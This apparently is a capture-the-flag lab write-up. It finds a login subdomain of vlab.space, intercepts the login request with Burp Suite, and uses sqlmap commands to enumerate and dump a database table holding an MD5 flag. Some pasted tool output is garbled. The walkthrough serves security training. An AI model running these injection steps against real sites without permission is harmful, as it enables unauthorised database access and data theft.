

# SQL Injection Project

## Aim:


To visit the following website, and find the flag:

- a. <https://vlab.space> (hint: a sub-domain with login page, have SQL injection vulnerability, flag is on SQL table, in form of MD5).

## Procedure:

There are suitable steps that should be done in order to get the “flag”.

### STEP 1 : GOING THROUGH THE GIVEN WEBSITE TO GET THE TARGET LOGIN PAGE



Now let's search for the sub-domain with login page which has a SQL injection vulnerability.

To accomplish this, we have to search for all sub-domains that this domain has, we can do this by modifying the URL.


Here we have appended `sitemap.xml` to the original url.

`sitemap.xml` acts as a roadmap of the website, it allows us to find essential pages constituting to a website. It makes the site's structure as clear as possible. Hence, its preferable to use it as our aim is to find the login page.

```
https://vlab.space/sitemap.xml +  
 vlab.space/sitemap.xml  
This XML file does not appear to have any style information associated with it. The document tree is shown below.  
  
▼<urlset xmlns="http://www.sitemaps.org/schemas/sitemap/0.9" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:schemaLocation="http://www.sitemaps.org/schemas/sitemap/0.9 http://www.sitemaps.org/schemas/sitemap/0.9/sitemap.xsd">  
  <!-- created with Free Online Sitemap Generator www.xml-sitemaps.com -->  
  ▼<url>  
    <loc>https://vlab.space/</loc>  
    <loc>https://lab.vlab.space/</loc>  
    <lastmod>2020-07-16T08:50:26+00:00</lastmod>  
  </url>  
</urlset>
```

By observing the results, we can see that there is a sub-domain namely: <https://lab.vlab.space> (highlighted).

So let's check it out!!



Voila!  
We got the login page.

***Step 1 completed***

Now lets check for the sql injection vulnerability:

## **STEP 2-- USING BURPSUITE TO GET THE POST REQUEST (PREINSTALLED IN KALI LINUX)**

To download Burpsuite -- <https://portswigger.net/burp>

- Run Burpsuite
- Get the details of the proxy listener. (Shown in the snapshot below)

The screenshot shows the Burp Suite interface. At the top, it says "Burp Suite Community E...". Below that is the title bar "Burp Suite Community Edition v2020.6 - Temporary Project". The menu bar includes "Burp Project", "Intruder", "Repeater", "Window", "Help". The main navigation tabs are "Dashboard", "Target", "Proxy", "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Extender", "Project options", "User options". The "Proxy" tab is selected. Below the tabs, there are sub-tabs: "Intercept" (which is selected), "HTTP history", "WebSockets history", and "Options".  
  
Under the "Proxy" tab, there is a section titled "Proxy Listeners". It shows a table with one row:

Running	Interface	Invisible	Redirect	Certificate	TLS Protocols
<input checked="" type="checkbox"/>	127.0.0.1:8080			Per-host	Default

  
Below the table, there are buttons for "Add", "Edit", and "Remove". A note says: "Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for use in other tools or another installation of Burp." There are buttons for "Import / export CA certificate" and "Regenerate CA certificate".  
  
The "Intercept" tab has a section titled "Intercept Client Requests". It says: "Use these settings to control which requests are stalled for viewing and editing in the Intercept tab." There is a checkbox "Intercept requests based on the following rules:" followed by a table:

Add	Enabled	Operator	Match type	Relationship	Condition
<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	Or	File extension	Does not match	(^gif\$ ^jpg\$ ^png\$ ^css\$ ^js\$ ...
<input type="checkbox"/>	<input type="checkbox"/>	Or	Request	Contains parameters	
<input type="checkbox"/>	<input type="checkbox"/>	Or	HTTP method	Does not match	(get post)
<input type="checkbox"/>	<input type="checkbox"/>	And	URL	Is in target scope	


  
There are checkboxes for "Automatically fix missing or superfluous new lines at end of request" and "Automatically update Content-Length header when the request is edited".  
  
The "Intercept Server Responses" tab has a section titled "Intercept Server Responses". It says: "Use these settings to control which responses are stalled for viewing and editing in the Intercept tab." There is a checkbox "Intercept responses based on the following rules:" followed by a table:

Add	Enabled	Operator	Match type	Relationship	Condition
<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	Or	Content type he...	Matches	text
<input type="checkbox"/>	<input type="checkbox"/>	Or	Request	Was modified	
<input type="checkbox"/>	<input type="checkbox"/>	Or	Request	Was intercepted	
<input type="checkbox"/>	<input type="checkbox"/>	And	Status code	Does not match	^304\$

Now to successfully intercept the **POST request**, we need to use a Firefox extension called **FoxyProxy** which will help us to switch to a proxy server or in this case to a proxy listener specified in **Burpsuite**.


FoxyProxy can be added to Firefox from <https://addons.mozilla.org/en-US/firefox/addon/foxyproxy-standard/>

When it gets added, click on it and follow the **options** button, you'll be redirected to this page shown below from where a proxy server can be added. For doing click the **Add** button.



Here, in this page details of the proxy listener from **Burpsuite** should be added. (Screenshot of the same is shown below)

After the details are filled, click on **Save**, and activate the proxy.




The proxy gets set up.

### Note -

The portswigger certificate should be downloaded.

Once successfully downloaded, access the target login page (which is shown below).



Before filling the login form, get back to **Burpsuite** and turn the Intercept "off" option to "on".

Now, fill the login form (*here I used "admin" as both username and password*). When **Submit** is clicked, the **Burpsuite** window appears, which contains the POST request information.

Now click on the **Action** button and click on **Copy to file**, and save it as <filename>.req ( *In my case, I saved it as vlabLogin.req* )

```

1 POST /login.php HTTP/1.1
2 Host: lab.vlab.space
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:
4 Accept: text/html,application/xhtml+xml,application/
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://lab.vlab.space/login.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 24
10 Connection: close
11 Cookie: __cfduid=d0c55604fd99b17852ff2322b9807
12 Upgrade-Insecure-Requests: 1
13
14 uid=admin&password=admin

```

**Step 2 completed**

Now to work on this .req file and hack into the database, and find the table entries:

## **STEP 3 : USING SQLMAP (PREINSTALLED IN KALI LINUX) TO GET THE MD5 SUM**

To download Sqlmap -- <http://sqlmap.org/>

To get the databases,

- Open the Terminal.
- Navigate into the location where .req file is saved.
- Perform this command:

```
sqlmap -r <filename>.req --dbs
```

*Output:*

```
[13:03:31] [INFO] the back-end DBMS is MySQL
[13:03:31] [INFO] fetching database names
[13:03:34] [INFO] retrieved: 'information_schema'
[13:03:36] [INFO] retrieved: 'dbs'
available databases [2]:
[*] dbs
[*] information_schema
[*] you want to proceed? [y/n]: Got the databases
[*] ending @ 13:03:36 /2020-07-18/
[13:03:36] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/lab.vlab.space'
```

Here we can see that there are two databases present:

Lets select the "dbs" database.

Now the next aim is to get the tables of the database.

To get the tables:

- Perform this command:

```
sqlmap -r <filename>.req -D dbs --tables
```

*Output:*

```

[13:06:20] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[13:06:20] [INFO] fetching tables for database: dbs
[13:06:23] [INFO] retrieved: 'flags' get URL content is
[13:06:25] [INFO] retrieved: 'users' content is not stable
[13:06:26] [INFO] retrieved: 'products'
Database: dbs
[3 tables] [WARNING] HTTP error codes detected during
              analysis - 2 times
+-----+
| flags   | 0 [ERROR] user quit
| products |
| users   | 0 13:01:06 /2020-07-18/
+-----+
Footnote: # logout

```

Here, we are interested in the "flags" table, as our ultimate aim is to get the "flag", Now to verify, lets check the "flags" table structure:

- For that, perform this command:

```
sqlmap -r <filename>.req -D dbs -T flags --columns
```

Output:

Database:	dbs
Table:	flags
[2 columns]	
<hr/>	
Column	Type
flagdata	char(32)
readme	varchar(200)
<hr/>	

From here we can verify that our target table is "flags".

Now the aim is to dump the DBMS database table entries and get the **MD5 sum**.

- For that, perform this command:

```
sqlmap -r <filename>.req -D dbs -T flags --dump
```

Output:

Database:	dbs
Table:	flags
[1 entry]	
readme	+-----+
This MD5 sum is flag, mention this HASH in your report	flagdata   cb43505cff6cf553af067f9002899cc8
	+-----+
[13:09:56] [INFO] table 'dbs.flags' dumped to CSV file '/root/.local/share/sqlmap/output/lab.vlab.space/dump/dbs flags.csv'	
[13:09:56] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/lab.vlab.space'	
[*] ending @ 13:09:56 /2020-07-21/	

## **RESULT:**

Hence, the required MD5 sum (flag) is : **cb43505cff6cf553af067f9002899cc8**

---

*Done*